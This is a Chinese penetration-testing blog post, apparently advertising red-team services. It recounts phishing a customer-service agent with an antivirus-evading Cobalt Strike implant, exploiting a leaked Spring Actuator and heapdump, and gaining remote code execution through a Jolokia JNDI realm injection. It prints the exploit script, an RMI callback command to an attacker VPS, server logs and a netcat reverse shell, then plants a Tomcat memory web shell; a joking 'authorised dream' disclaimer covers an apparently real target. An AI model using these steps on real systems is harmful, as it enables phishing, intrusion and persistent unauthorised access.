0x00 前言

如有技术交流或渗透测试/代码审计/红队方向培训/红蓝对抗评估需求的朋友

欢迎联系QQ/VX-547006660


前两天在国企的朋友遇到了一个棘手的靶标，听说之前没人能从外网打点进去，只能靠万里防火墙取证

我一听来了兴趣，在梦中臆造了一个靶场进行渗透，并且该梦境已获得相关授权

还请各位看官请勿对号入座，如有雷同，纯属巧合

0x01 钓鱼打点

官网发现了客服联系方式




通过修改 shellcode特征的CS + 免杀加载器，直接做出免杀🐴。

改后缀名为非exe(懂的都懂)，直接用话术钓鱼客服(现在客服都聪明了，直接exe是肯定钓不到的)，获得其桌面记事本

记事本中翻出来了后台地址，但是并没有账号密码(有也没有用，因为有Google验证码)

http://xxxxx/xxxxx-admin/




0x02 FUZZ得到Spring Actuator泄露，并分析信息

FUZZ了一下，出了二级目录Spring Actuator的泄露

http://xxxxx/xxxxx-admin/actuator/

发现了老朋友jolokia



jolokia组件，熟悉Spring测试的兄弟都知道，不出意外可以直接秒~

又访问了几个常见的端点

http://xxxxx/xxxxx-admin/actuator/env

通过env端点可知，该后台托管在亚马逊云，并且没有泄露ak，sk等信息

翻来覆去，只看到有个redis的密码

```
},
"spring.datasource.druid.spider.password": {
  "value": "******"
},
"spring.datasource.druid.spider.username": {
  "value": "root"
},
"spring.datasource.druid.stat-view-servlet.enabled": {
  "value": "true"
},
"spring.redis.password": {
  "value": "******"
```



看了下beans端点，并没有找到能用来直接dump出星号密码的合适Mbean，所以放弃直接通过jolokia调用mbean获取明文

```
],
"scope": "singleton"
SN
]
},
"management.endpoint.health-org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties": {
  "aliases": [
  ],
  "scope": "singleton",
  "type": "org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties",
  "resource": null,
  "dependencies": [
  ]
},
"org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguration": {
  "aliases": [
  ],
  "scope": "singleton",
  "type": "org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguratio
  "resource": null,
  "dependencies": [
    "spring.servlet.multipart-org.springframework.boot.autoconfigure.web.servlet.MultipartProperties"
  ]
},
```


http://xxxxx/xxxxx-admin/actuator/heapdump

通过下载heapdump，进入Mat分析

```
select * from java.util.Hashtable$Entry x WHERE (toString(x.key).contains("password"))
```



调试后发现redis配置的链接地址是127.0.0.1，密码为空，但是并没有开放端口外链，那只能先留着了

0x03 Jolokia Realm JNDI注入 rce

https://xxxx/xxxxx-admin/actuator/jolokia/

根据得到jolokia端点


直接RCE打试试

利用条件为：

- 目标网站/jolokia/list 接口存在 type=MBeanFactory 和 createJNDIRealm 关键词
- 请求可出外网


命令编码地址：http://www.jackson-t.ca/runtime-exec-payloads.html

编码反弹Shell的命令



用JNDI-Injection-Exploit直接起个恶意Rmi服务

java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "command" -A vps_ip



直接修改好脚本

https://raw.githubusercontent.com/LandGrey/SpringBootVulExploit/master/codebase/springboot-realm-jndi-rce.py

```python
import requests


url = 'https://a                    admin/actuator/jolokia'


create_realm = {
    "mbean": "Tomcat:type=MBeanFactory",
    "type": "EXEC",
    "operation": "createJNDIRealm",
    "arguments": ["Tomcat:type=Engine"]
}

wirte_factory = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "contextFactory",
    "value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}

write_url = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "connectionURL",
    "value": "rmi://15
}

stop = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "stop",
    "arguments": []
}

start = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "start",
    "arguments": []
}
```


```
ubuntu@VM-8-6-ubuntu:~$ python3 jolokia.py
Exec MBean Tomcat:type=MBeanFactory: createJNDIRealm ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: contextFactory ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: connectionURL ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: stop ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: start ...
200
ubuntu@VM-8-6-ubuntu:~$
```

运气不错，目标出网，直接秒了

```
----------------------------Server Log----------------------------
2022-03-16 10:10:25 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-16 10:10:25 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-03-16 10:10:26 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-03-16 10:11:08 [RMISERVER]  >> Have connection from
2022-03-16 10:11:08 [RMISERVER]  >> Reading message...
2022-03-16 10:11:08 [RMISERVER]  >> Is RMI.lookup call for th3gm1 2
2022-03-16 10:11:08 [RMISERVER]  >> Sending local classloading reference.
2022-03-16 10:11:08 [RMISERVER]  >> Closing connection
```

```
root@VM-0-12-debian:~# nc -lvp 9089
listening on [any] 9089 ...
connect to                                                    compute.amazonaws.com
bash: no job control in this shell
[www@j                                  ]$ history
history
    2  cd ..
    3  ll
```


www权限



0x04反弹shell后的取证

history，last、hosts，中间件日志等常规取证就不说了

目标的运维还是比较谨慎的，没有直连，而是以一台亚马逊云的主机为跳板进行SSH链接



进程看了一下，web程序用的是MVC架构

0x05 注入内存🐴

为了防止反弹的Shell随时GG，所以选择注个内存马到Tomcat

比较恶心的是目标用的MVC架构，路由默认都是直接302跳转后台的路由，导致不少内存马没法直接用，时间紧急，去Git翻了一个


https://github.com/WisteriaTiger/JundeadShell

直接受控机梭哈

```
